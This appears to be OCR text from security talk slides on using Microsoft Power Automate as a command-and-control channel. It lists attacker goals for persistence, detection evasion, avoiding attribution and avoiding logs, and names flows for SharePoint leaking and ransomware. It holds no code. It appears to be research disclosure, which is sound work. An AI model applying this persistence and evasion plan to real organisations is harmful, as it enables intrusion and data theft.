



What do we want?

☑ **Remote execution**
☒ **Arbitrary payloads**

Command channel for remote manipulation of victim

# Persistency v1





What do we want?

- ☑ Remote execution
- ☒ Arbitrary payloads
- ☑ **Maintain access**

Command channel for remote manipulation of victim

# Persistency v1





What do we want?

- ☑ Remote execution
- ☒ Arbitrary payloads
- ☑ Maintain access
- ☑ **Avoid detection**

Command channel for remote manipulation of victim

# Persistency v1





## What do we want?

- ☑ Remote execution
- ☒ Arbitrary payloads
- ☑ Maintain access
- ☑ Avoid detection
- ☑ **Avoid attribution**

Command channel for remote manipulation of victim

# Persistency v1





What do we want?

- ☑ Remote execution
- ☒ Arbitrary payloads
- ☑ Maintain access
- ☑ Avoid detection
- ☑ Avoid attribution
- ☒ **No logs**

Command channel for remote manipulation of victim

# Persistency v2




Leak SharePoint

Save email attachments from Outlook.com to Dro...


Execute SQL stored procedure and notify via Tea...


SharePoint Ransomware

Button -> Execute a SQL query (V2)

Command channel for remote manipulation of victim

# Persistency v2




What do we want?

☒ Arbitrary payloads

☒ No logs

Command channel for remote manipulation of victim

# Solving persistency

Our current state:

- ☑ Remote execution
- ☒ **Arbitrary payloads**
- ☑ Maintain access
- ☑ Avoid detection
- ☑ Avoid attribution
- ☒ **No logs**

Command channel for remote manipulation of victim

# Executing arbitrary commands

## Power Automate Management

Power Automate Management connector enables interaction with Power Automate Management service. For example: creating, editing, and updating flows. Administrators who want to perform operations with admin privileges should call actions with the 'as Admin' suffix.


See documentation

https://docs.microsoft.com/en-us/connectors/flowmanagement/


COMMAND & CONTROL (C2)

Command channel for remote manipulation of victim

